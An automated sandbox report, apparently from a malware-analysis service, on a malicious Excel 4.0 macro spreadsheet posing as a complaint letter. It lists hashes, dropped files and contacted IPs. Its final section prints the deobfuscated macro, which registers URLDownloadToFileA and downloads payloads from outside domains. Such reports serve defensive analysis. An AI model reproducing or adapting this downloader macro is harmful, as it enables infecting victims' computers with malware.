	mexhlc.xlsx	Get hash	malicious	Browse	• 13.126.100.34 • 159.89.174.35

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	document-550193913.xls	Get hash	malicious	Browse	• 13.126.100.34 • 159.89.174.35
	document-1915351743.xls	Get hash	malicious	Browse	• 13.126.100.34 • 159.89.174.35
	SecuriteInfo.com.Heur.15528.xls	Get hash	malicious	Browse	• 13.126.100.34 • 159.89.174.35
	Subconract 504.xlsm	Get hash	malicious	Browse	• 13.126.100.34 • 159.89.174.35
	upbck.xlsx	Get hash	malicious	Browse	• 13.126.100.34 • 159.89.174.35
	IMG_6078_SCANNED.doc	Get hash	malicious	Browse	• 13.126.100.34 • 159.89.174.35
	RFQ Manual Supersucker en Espaol.xlsx	Get hash	malicious	Browse	• 13.126.100.34 • 159.89.174.35
	_a6590.docx	Get hash	malicious	Browse	• 13.126.100.34 • 159.89.174.35
	Small Charities.xlsx	Get hash	malicious	Browse	• 13.126.100.34 • 159.89.174.35
	quotation10204168.dox.xlsx	Get hash	malicious	Browse	• 13.126.100.34 • 159.89.174.35
	notice of arrival.xlsx	Get hash	malicious	Browse	• 13.126.100.34 • 159.89.174.35
	22-2-2021 .xlsx	Get hash	malicious	Browse	• 13.126.100.34 • 159.89.174.35
	Shipping_Document.xlsx	Get hash	malicious	Browse	• 13.126.100.34 • 159.89.174.35
	Remittance copy.xlsx	Get hash	malicious	Browse	• 13.126.100.34 • 159.89.174.35
	CI + PL.xlsx	Get hash	malicious	Browse	• 13.126.100.34 • 159.89.174.35
	RFQ_Enquiry_0002379_.xlsx	Get hash	malicious	Browse	• 13.126.100.34 • 159.89.174.35
	124992436.docx	Get hash	malicious	Browse	• 13.126.100.34 • 159.89.174.35

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Microsoft Cabinet archive data, 59134 bytes, 1 file
Category:	dropped
Size (bytes):	59134
Entropy (8bit):	**7.995450161616763**
Encrypted:	**true**
SSDEEP:	1536:R695NkJMM0/7laXXHAQHQaYfwlmz8efIqigYDff:RN7MlanAQwElztTk
MD5:	E92176B0889CC1BB97114BEB2F3C1728
SHA1:	AD1459D390EC23AB1C3DA73FF2FBEC7FA3A7F443
SHA-256:	58A4F38BA43F115BA3F465C311EAAF67F43D92E580F7F153DE3AB605FC9900F3
SHA-512:	CD2267BA2F08D2F87538F5B4F8D3032638542AC3476863A35F0DF491EB3A84458CE36C06E8C1BD84219F5297B6F386748E817945A406082FA8E77244EC229D8F
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	MSCF.....,.....I.....T.....R.. .authroot.stl.ym&7.5..CK..8T....c_.d...:.(.....].M$[v.4.).E.$7*I.....e..Y..Rq...3.n..u.....\|..=H....&..1.1..f.L..>e.6....F8.X.b.1$,.a...n-.....D..a....[.....i,+.+..<.b._#...G..U.....n..21*pa..>.32..Y..j...;Ay.....n/R... ._.+..<...Am.t.<. ..V..y`.yO..e@../...<#..#.....dju*..B.....8..H'..lr.....l.I6/..d.].xIX<...&U...GD..Mn.y&.[<(tk.....%B.b;/..`.#h....C.P...B..8d.F...D.k..... 0..w...@(.. @K....?.)ce.....\.\.....l.....Q.Qd..+...@.X..##3..M.d..n6.....p1..)...x0V...ZK.{...{.=#h.v.).....b...*..[...L..*c..a..,...E5X..i.d..w.....#o*+.....X.P...k...V.$...X.r.e....9E.x..=\...Km.....B...Ep...xI@@c1.....p?...d.{EYN.K.X>D3..Z..q.] .Mq.....L.n}.....+/l\.cDB0.'.Y...r.[.....vM...o.=....zK..r..I..>B....U..3....Z...ZjS...wZ.M...IW;..e.L...zC.wBtQ..&.Z.Fv+..G9.8..!..\T:K`.....m.....9T.u..3h.....{...d[...@...Q.?..p.e.t[.%7.....^.....s.

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\E0F5C59F9FA661F6F4C50B87FEF3A15A

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	893
Entropy (8bit):	7.366016576663508

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\E0F5C59F9FA661F6F4C50B87FEF3A15A	
Encrypted:	false
SSDEEP:	24:hBntmDvKUQQDvKUr7C5fpqp8gPvXHmXvponXux:3ntmD5QQD5XC5RqHHXmXvp++x
MD5:	D4AE187B4574036C2D76B6DF8A8C1A30
SHA1:	B06F409FA14BAB33CBAF4A37811B8740B624D9E5
SHA-256:	A2CE3A0FA7D2A833D1801E01EC48E35B70D84F3467CC9F8FAB370386E13879C7
SHA-512:	1F44A360E8BB8ADA22BC5BFE001F1BABB4E72005A46BC2A94C33C4BD149FF256CCE6F35D65CA4F7FC2A5B9E15494155449830D2809C8CF218D0B9196EC646BC
Malicious:	false
Reputation:	high, very likely benign file
Preview:	0..y..*.H.....j0..f...1.0...*.H.....N0..J0..2.....D....'..09...@k0...*.H.....0?1$0"..U....Digital Signature Trust Co.1.0...U....DST Root CA X30...000930211219Z..210930140115Z0?1$0"..U....Digital Signature Trust Co.1.0...U....DST Root CA X30.."0...*.H.....0.....P..W..be.....,k0.[...}.@.....3vI*.?!I..N..>H.e...!.e.*.2....w..{.....s.z..2..~..0....*8.y.1.P..e.Qc...a.Ka..Rk...K.(.H.....>.... .[.*....p....%.tr.{j.4.0...h.{T....Z...=d.....Ap..r.&.8U9C....\@.....%.....:..n.>..\..<.i....*.)W..=....].....B0@0...U.....0....0...U.....0....0...U.....{.q...K.u...`...0...*.H.....,...\...(f7:...?K.... ]..YD.>.>..K.t.....t..~.....K. D....}..j.....N..:.pl.....:^H...X._..Z.....Y..n.....f3.Y[...sG.+..7H..VK....r2...D.SrmC.&H.Rg.X..gvqx...V..9$1....Z0G..P.....dc`.....}...=2.e..|.Wv..(9..e...w.j..w.....)...55.1.

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	328
Entropy (8bit):	3.070945767762452
Encrypted:	false
SSDEEP:	6:kKwkHbqoN+SkQlPlEGYRMY9z+4KlDA3RUeKlF+adAlf:5u3kPlE99SNxAhUeo+aKt
MD5:	1213E096B9224B4495C4F78601704789
SHA1:	1EF0ABAD73D4A985BD80F4F8B6B760225E2D7AA1
SHA-256:	A9D73418788038DAE293776D59BEC80CB8EB62CBC4BA0C689F9CD7AB1BCB0181
SHA-512:	FDA963840A69EE3B027FDA823BC8D945489D4EACB93FB921999442424F4FAFC12FE6206323B28B43E1982CB18B510F0D5C78088DA6C6C514D7861D1D7D7561B
Malicious:	false
Reputation:	low
Preview:	p..... .....va.QB...(..... .....&.....h.t.t.p.:././.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./.s.t.a.t.i.c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b...".0.e.b.b.a.e.1.d.7.e.a.d.6.1.:.0."...

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\E0F5C59F9FA661F6F4C50B87FEF3A15A	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	252
Entropy (8bit):	3.0294634724686764
Encrypted:	false
SSDEEP:	3:kkFklwkfllXlE/QhzllPlzRkwWBARLNDU+ZMlKlBkvclcMlVHblB1UAYpFit:kK5aliBAIdQZV7eAYLit
MD5:	28129F6ECC58852F1AE4AE09A12AC008
SHA1:	35ACF528D1F3C26C73CCC2E1DE542D86999D0C1B
SHA-256:	09898C2DEE4D74001B9D5AAC04C1D235CBD0306F509942B4320ADD01B550E653
SHA-512:	91EF006A4CB425DF99FD69D9B944E6023A40BB66D546A48ED402D84E1F6BB6E7FF3698E14E987E21565C32A6210F849346D74B89825BC91AB738B15A6E2F97C7
Malicious:	false
Reputation:	low
Preview:	p..... ....`.....QB...(..... .....u.....(.....}...h.t.t.p.:././.a.p.p.s...i.d.e.n.t.r.u.s.t...c.o.m./.r.o.o.t.s./.d.s.t.r.o.o.t.c.a.x.3...p.7.c...".3.7.d.-.5.9.e.7.6.b.3.c.6.4.b.c.0."...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\4425067818585879600000[1].htm	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	HTML document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	162
Entropy (8bit):	4.43530643106624
Encrypted:	false
SSDEEP:	3:qVoB3tUROGclXqyvXboAcMBXqWSZUXqXIlVLLP61IwcWWGu:q43tISl6kXiMIWSU6XlI5LP8IpfGu
MD5:	4F8E702CC244EC5D4DE32740C0ECBD97
SHA1:	3ADB1F02D5B6054DE0046E367C1D687B6CDF7AFF
SHA-256:	9E17CB15DD75BBBD5DBB984EDA674863C3B10AB72613CF8A39A00C3E11A8492A
SHA-512:	21047FEA5269FEE75A2A187AA09316519E35068CB2F2F76CFAF371E5224445E9D5C98497BD76FB9608D2B73E9DAC1A3F5BFADFDC4623C479D53ECF93D81D3CF
Malicious:	false
Reputation:	moderate, very likely benign file

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\4425067818587960000[1].htm	
Preview:	<html>..<head><title>301 Moved Permanently</title></head>..<body>.. 301 Moved Permanently ..<hr> nginx ..</body>..</html>..

C:\Users\user\AppData\Local\Temp\B1CE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	31749
Entropy (8bit):	7.6478755803057545
Encrypted:	false
SSDEEP:	384:TkBP+gnPEeQXelsUCl8aoVT0QNuzWKPqSFZWWvj1ChWZ3UtjIRrhs7+nOt5O:TkBP+qPEvHXW+u7qSzn1AwUCm5O
MD5:	0B92F5CE699D9908F484814A6E394592
SHA1:	10C4598491B10B32CB5B59BB8BCFEF9F1F91860B
SHA-256:	26DF7450FCEDA4FF99B5C57BC9B9EF77BE32960CB475574BD0880529A6C0AF05
SHA-512:	D8804CB0471C072EC26C14E92E91472C20C190CFD9D12820E2FB36B49E2D351BCD45CC99653F407AB14FC313FFA37112A042B77E540AA4A6A15362B7D0E6E68
Malicious:	false
Reputation:	low
Preview:	.U.n.0....?.....(..r.Mrl.$...\K....I..v..pl).E.R.3;+.N.V.TO.Q{..f.*p.+..y.....pJ..ek@v5..i.....O)...e.V`..8.Y.hE.... .Rt./'.o\z...:..l6...x4..Y..Flp..~n..T-.6..:?..k...!.-E....S{.j.Xh...GKb.....Y..Ic.....|.3..q.[..B.a.._.w...[.^g.....F....1.....+.}\._6.dk,..`...c.....(<.T....b....x5r&%...E.X!.....\..w<M....\.7..9.....m..b.E.u...u.]...'t.(....}8..m...C~..E....?..Z.]..i.D.O..B3....b.k..Z....x.A.yJ)P..y.....PK.....!.....V.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Local\Temp\CabD164.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Microsoft Cabinet archive data, 59134 bytes, 1 file
Category:	dropped
Size (bytes):	59134
Entropy (8bit):	**7.995450161616763**
Encrypted:	**true**
SSDEEP:	1536:R695NkJMM0/7laXXHAQHQaYfwlmz8eflqigYDff:RN7MlanAQwElztTk
MD5:	E92176B0889CC1BB97114BEB2F3C1728
SHA1:	AD1459D390EC23AB1C3DA73FF2FBEC7FA3A7F443
SHA-256:	58A4F38BA43F115BA3F465C311EAAF67F43D92E580F7F153DE3AB605FC9900F3
SHA-512:	CD2267BA2F08D2F87538F5B4F8D3032638542AC3476863A35F0DF491EB3A84458CE36C06E8C1BD84219F5297B6F386748E817945A406082FA8E77244EC229D8F
Malicious:	false
Preview:	MSCF.....,.....I.....T.....R.. .authroot.stl.ym&7.5..CK..8T....c_.d...:.(.....].M$[v.4.).E.$7*I.....e..Y..Rq...3.n..u.....\|..=H....&..1.1..f.L..>e.6....F8.X.b.1$,.a...n-.....D..a....[.....i,+.+..<.b._#...G..U.....n..21*pa..>.32..Y..j...;Ay.....n/R... ._.+..<...Am.t.<. ..V..y`.yO..e@../...<#..#.....dju*..B.....8..H'..lr.....I.I6/..d.].xIX<...&U...GD..Mn.y&.[<(tk.....%B.b;/..`.#h....C.P...B..8d.F...D.k..... 0..w...@(.. @K....?.)ce.....\.\.....I.....Q.Qd..+...@.X..##3..M.d..n6.....p1..)...x0V...ZK.{...{.=#h.v.).....b...*..[...L..*c..a..,...E5X..i.d..w.....#o*+.....X.P...k...V.$...X.r.e....9E.x..=\...Km.....B...Ep....xl@@c1.....p?...d.{EYN.K.X>D3..Z..q.] .Mq.....L.n}.....+/l\.cDB0.'.Y...r.[.....vM...o.=....zK..r..I..>B....U..3....Z...ZjS...wZ.M...IW;..e.L...zC.wBtQ..&.Z.Fv+..G9.8..!..\T:K`.....m.....9T.u..3h.....{...d[...@...Q.?..p.e.t[.%7.....^.....s.

C:\Users\user\AppData\Local\Temp\TarD165.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	152788
Entropy (8bit):	6.316654432555028
Encrypted:	false
SSDEEP:	1536:WIA6c7RbAh/E9nF2hspNuc8odv+1//FnzAYtYyjCQxSMnl3xlUwg:WAmfF3pNuc7v+ltjCQSMnnSx
MD5:	64FEDADE4387A8B92C120B21EC61E394
SHA1:	15A2673209A41CCA2BC3ADE90537FE676010A962
SHA-256:	BB899286BE1709A14630DC5ED80B588FDD872DB361678D3105B0ACE0D1EA6745
SHA-512:	655458CB108034E46BCE5C4A68977DCBF77E20F4985DC46F127ECBDE09D6364FE308F3D70295BA305667A027AD12C952B7A32391EFE4BD5400AF2F4D0D83087
Malicious:	false
Preview:	0..T...*.H.....T.0..T....1.0...`.H.e.....0..D...+.....7.....D.0..D.0...+.....7.....R19%..210115004237Z0...+.....0..D.0..*....`...@.,..0..0.r1...0...+.....7..~1.....D...0...+.....7..i1...0...+.....7<..0 ..+.....7...1.....@N...%.=.,..0$..+.....7...1.....`@V'..%..*..S.Y.00..+.....7..b1". .].L4.>..X...E.W..'.....-@w0Z..+.....7...1L.JM.i.c.r.o.s.o.f.t. .R.o.o.t. .C.e.r.t.i.f.i.c.a.t.e. .A.u.t.h.o.r.i.t.y...0..,.....[./..uIv..%1...0...+.....7..h1.....6.M...0...+.....7..~1.....0...+.....7...1...0...+.....0 ..+.....7...1...O..V.....b0$..+.....7...1...>.)....s,.=$.~R.'..00..+.....7..b1". [x.....[....3x:_....7.2...Gy.cS.0D..+.....7...16.4V.e.r.i.S.i.g.n. .T.i.m.e. .S.t.a.m.p.i.n.g. .C.A...0.....4...R....2.7.. ...1..0...+.....7..h1.....o&...0...+.....7..i1...0...+.....7<..0..+.....7...1...lo...^....[...J@0$..+.....7...1...J\u".F....9.N...`...00..+.....7..b1". ...@.....G..d..m..$.....X...}0B..+.....7...14.2M.i.c.r.o.s.o.f.t. .R.o.o.t. .A.u.t.h.o

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Complaint_Letter_1186814227-02192021.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:12 2020, mtime=Tue Feb 23 23:16:35 2021, atime=Tue Feb 23 23:16:35 2021, length=57856, window=hide

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Complaint_Letter_1186814227-02192021.LNK	
Category:	dropped
Size (bytes):	2288
Entropy (8bit):	4.5046992261100005
Encrypted:	false
SSDEEP:	48:82E1/XT3InX4KstZc64KsPqQh22E1/XT3InX4KstZc64KsPqQ/:82E1/XLInoK+IKoqQh22E1/XLInoK+IT
MD5:	AA1AC6204DBA6B8233FBE8E75046EDBF
SHA1:	5F0460E7005BE1F11CF156CF88EA554BFC32E280
SHA-256:	6416DD5F9D52578CF84CFDACD2F2BAC36F371CAC1A165C23585889664682BAE1
SHA-512:	98B0590AFD524B7EC11E322865D78BE12D26FFB4D9B4F453634CA59FD62B53840C273C5C6EC0FA5379431C41EA0B91E26B54A39A39150373DB1DBE9CD1F12EC1
Malicious:	false
Preview:	L.....F.... .....{..S0.OB...4..OB.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....2..<..XR.. .COMPLA~1.XLS..~.....Q.y.Q.y*...8.....C.o.m.p.l.a.i.n.t._.L.e.t.t.e.r._.1.1.8.6.8.1.4.2.2.7.-.0.2.1.9.2.0.2.1...x.l.s.....-...8...[.....?J.....C:\Users\..#.....\\928100\Users.user\Desktop\Complaint_Letter_1186814227-02192021.xls.?.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.C.o.m.p.l.a.i.n.t._.L.e.t.t.e.r._.1.1.8.6.8.1.4.2.2.7.-.0.2.1.9.2.0.2.1...x.l.s.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Tue Oct 17 10:04:00 2017, mtime=Tue Feb 23 23:16:35 2021, atime=Tue Feb 23 23:16:35 2021, length=8192, window=hide
Category:	dropped
Size (bytes):	867
Entropy (8bit):	4.471316211640594
Encrypted:	false
SSDEEP:	12:85Q/LgXg/XAlCPCHaXgzB8IB/KvX+Wnicvb3bDtZ3YilMMEpxRljKY6TdJP9TdJ2:85Y/XTwz6lUYePDv3qqrNru/
MD5:	42F307AF27A8A903CCC2C5C41E83E32E
SHA1:	EE47888CB4A856FFB7A345586B0B4BA95B19CEB3
SHA-256:	D253E1CF9C70496A21366E41616941E72C261D1A5A6DC0F3C2BD76205029C4BA
SHA-512:	9F15635FC6426C4DE0D3BB044E386C7B9D0AA366E9B1C923531C1DFA3E52589A9D007DD8EC12C5326A9EF4E5ADEA7406CE7E2BF83405FB384671DF75C10C05D
Malicious:	false
Preview:	L.....F.....7G..S0.OB...S0.OB.... .....i....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....XR....Desktop.d.....QK.XXR..*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....i.....-...8...[.....?J.....C:\Users\..#.....\\928100\Users.user\Desktop.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....928100.....D_....3N...W...9r.[.*.....}EkD_....3N..W...9r.[.*.....}Ek....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	161
Entropy (8bit):	4.798894274434397
Encrypted:	false
SSDEEP:	3:oyBVomMYl6p0mcTWbt9Sp6l+1l6p0mcTWbt9Sp6lmMYl6p0mcTWbt9Sp6lv:dj6YlccTcXralccTcXrxYlccTcXr1
MD5:	CADBB04F8298E7962F40328079687B72
SHA1:	1927A0BC186777DBAAD977E3B7B593EC5D6E5E1B
SHA-256:	6E08D3312DED62A53033BCCD48D8CB0AF4E52655C2BBEB7151FB690E4CBB7AC4
SHA-512:	F12057FFE94CFD805C5E0708AF8B066FE93EBB160895C6DD10FCDA4BD8F9AD5FABCA081C94EFCC0DDBC11B0A92F0047C7D41EB7C1A84CAB36A8D634193D5BCC
Malicious:	false
Preview:	Desktop.LNK=0..[xls]..Complaint_Letter_1186814227-02192021.LNK=0..Complaint_Letter_1186814227-02192021.LNK=0..[xls]..Complaint_Letter_1186814227-02192021.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\05Q27A4H.txt	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text
Category:	downloaded
Size (bytes):	83
Entropy (8bit):	4.478685859616817
Encrypted:	false
SSDEEP:	3:zWRE2W26tLdfUQ2mFVZO3+KclKfSV3P:zWiYZXqY+KcxV3P
MD5:	2A642149F8BD635781257176BA2E325B
SHA1:	5554445EC5FE013AC58896889A6760E8EF0BF308
SHA-256:	5FFB74F81110B9FF00701A1EC7214F1350B398C0ED4CFE01BCCA217038A2E6C4

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\05Q27A4H.txt	
SHA-512:	5F53E3E2AD66DD3A3525E697FDD92F6880BAF2C919E8D63721995884788006FBC803A0A09EE5ED6621F2F12F58122DE3252FC880334DDA575451847CE5A8E0E8
Malicious:	false
IE Cache URL:	sportsmarquee.com/
Preview:	cxssh_status.off.sportsmarquee.com/.1536.2095582592.30890123.1699116689.30870082.*.

C:\Users\user\Desktop\72CE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	88554
Entropy (8bit):	6.543076863136895
Encrypted:	false
SSDEEP:	1536:iZ8rmjAltyzElBIL6lECbgBGGP5xLmQWVxdg5fHCl3sEBE/BveFCD3sEBE/Bvezt:iZ8rmjAltyzElBIL6lECbgBGGP5xLm7H
MD5:	941E03F0B024ED1BCEE4AD91B34DCFAD
SHA1:	4A6F5E727506E271AF0AB4F5563CC22169D22727
SHA-256:	9CB707CE9126B0275D98060383F0128F886557ACDBD53A4CB4883312C552F8F9
SHA-512:	8775C57CEB3BEE2DF65B3BE9CC9EE79A7BEDCFC6C1F1108E1DBECEA7C8DDEA0A31F01D975C6EDB9AB2EE06AB3A5CB408F85F9B9411DB25D25BE03AFA814 1AF34
Malicious:	false
Preview:	........g2.....\.p....user B.....a.....=.....=.....i..9J.8.....X.@.... .....".....1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1...,...8.....C.a.l.i.b.r.i.1.... ...8.....C.a.l.i.b.r.i.1.....8.....C.a.l.i.b.r.i.1...h...8.....C.a.m.b.r.i.a.1.....4.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r .i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....>.....C.a.l.i.b.r.i.1.....?.....C.a.l.i.b.r.i.1.....4.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i .1.....C.a.l.i.b.r.i.1.....<.....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1251, Last Saved By: Friner, Name of Creating Application: Mi crosoft Excel, Create Time/Date: Sat Sep 16 01:00:00 2006, Last Saved Time/Date: Fri Feb 19 09:43:01 2021, Security: 0
Entropy (8bit):	3.6960536280224883
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	Complaint_Letter_1186814227-02192021.xls
File size:	146432
MD5:	888909141f8ad83f4509703b1bae7187
SHA1:	dab7c94aff5dbeabebf9d85c6b2e7f6e6ba98e18
SHA256:	f11a1405772bbb1aa0d1e55fc2faa77fe8a5541894e9617f bd8e6430c9e38731
SHA512:	afd1c1867c093444d9fda969093d2a09e23f279bfbafd6b5 a802b14e01ab69467de11bd24484001f8f6baa094486a7 f4eb69b1da1159c1f9cd9ac53a043ecf2
SSDEEP:	3072:GcPiTQAVW/89BQnmlcGvgZ6Gr3J8YUOMht/BI/s /C/i/R/7/3/UQ/OhP/2/a/1/i:GcPiTQAVW/89BQnmlcGvgZ 7r3J8YUOMP
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

General

OLE File "Complaint_Letter_1186814227-02192021.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1251
Author:	
Last Saved By:	Friner
Create Time:	2006-09-16 00:00:00
Last Saved Time:	2021-02-19 09:43:01
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Document Code Page:	1251
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.321292606979
Base64 Encoded:	False
Data ASCII:	. . . . . + , . . 0 . . . . . 0 . . . . . 8 . . . . . @ . . . . . H . . . . . | . . . . . D o c u S i g n . . . . . D o c u S i g n . . . . . D o c u S i g n . . . . . E x c e l 4 . 0 . . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 bc 00 00 00 05 00 00 00 01 00 00 00 30 00 00 00 0b 00 00 00 38 00 00 00 10 00 00 00 40 00 00 00 0d 00 00 00 48 00 00 00 0c 00 00 00 7c 00 00 00 02 00 00 00 e3 04 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 1e 10 00 00 03 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.272902601407
Base64 Encoded:	False
Data ASCII:	. . . . . O h . . . . . + ' . . 0 . . . . . @ . . . . . H . . . . T . . . . . d . . . . . | . . . . . F r i n e r . . . . . M i c r o s o f t E x c e l . @ . . . . . | . # . . . @ . . . . @ . . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 9c 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 54 00 00 00 12 00 00 00 64 00 00 00 0c 00 00 00 7c 00 00 00 0d 00 00 00 88 00 00 00 13 00 00 00 94 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 04 00 00 00

Stream Path: Book, File Type: Applesoft BASIC program data, first line number 8, Stream Size: 135192

General	
Stream Path:	Book
File Type:	Applesoft BASIC program data, first line number 8
Stream Size:	135192
Entropy:	3.69021498015
Base64 Encoded:	True
Data ASCII:	. . . . 7 . . . . \\ . p . . F r i n e r B . . . . D o c u S i g n . . . . B I O L A F E . . ! . . . . : . . . . A . . . .
Data Raw:	09 08 08 00 00 05 05 00 16 37 cd 07 e1 00 00 00 c1 00 02 00 00 00 bf 00 00 00 c0 00 00 00 e2 00 00 00 5c 00 70 00 06 46 72 69 6e 65 72 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code

```
,,,Server,,,,,,,,,,,,,,,,=NOW(),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=FORMULA.FILL(D129,DocuSign!T26)",,,,,,,,,,,,,,,,,"=FORMULA.FILL(A130*1000000000000000,B133)",,,,,,,,,,,,,,,,,,,,"=RIGHT(""HVFHGHFHDHGFHGD
GBJHDuRlMon"",6)",,,,,,,,,,,,,,,,,,"=RIGHT(""KJNFSJGBRYVBYGVRYWGBRBRBownloadToFileA"",14)",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=REGISTER(D134,""URLD""&D135,""JJCCBB"",""BIOLAFE"",,1,9)",,,,,,,,,,,,,,,,,
tp://"=BIOLAFE(0,T137&B138&B133&D145&D146&D147&D148,D141,0,0)",parama-college.id/yxpmmmg/,,,,,,,,,,,,,,,,,"=BIOLAFE(0,T137&B139&B133&D145&D146&D147&D148,D141&""1"",0,0)",raivens.
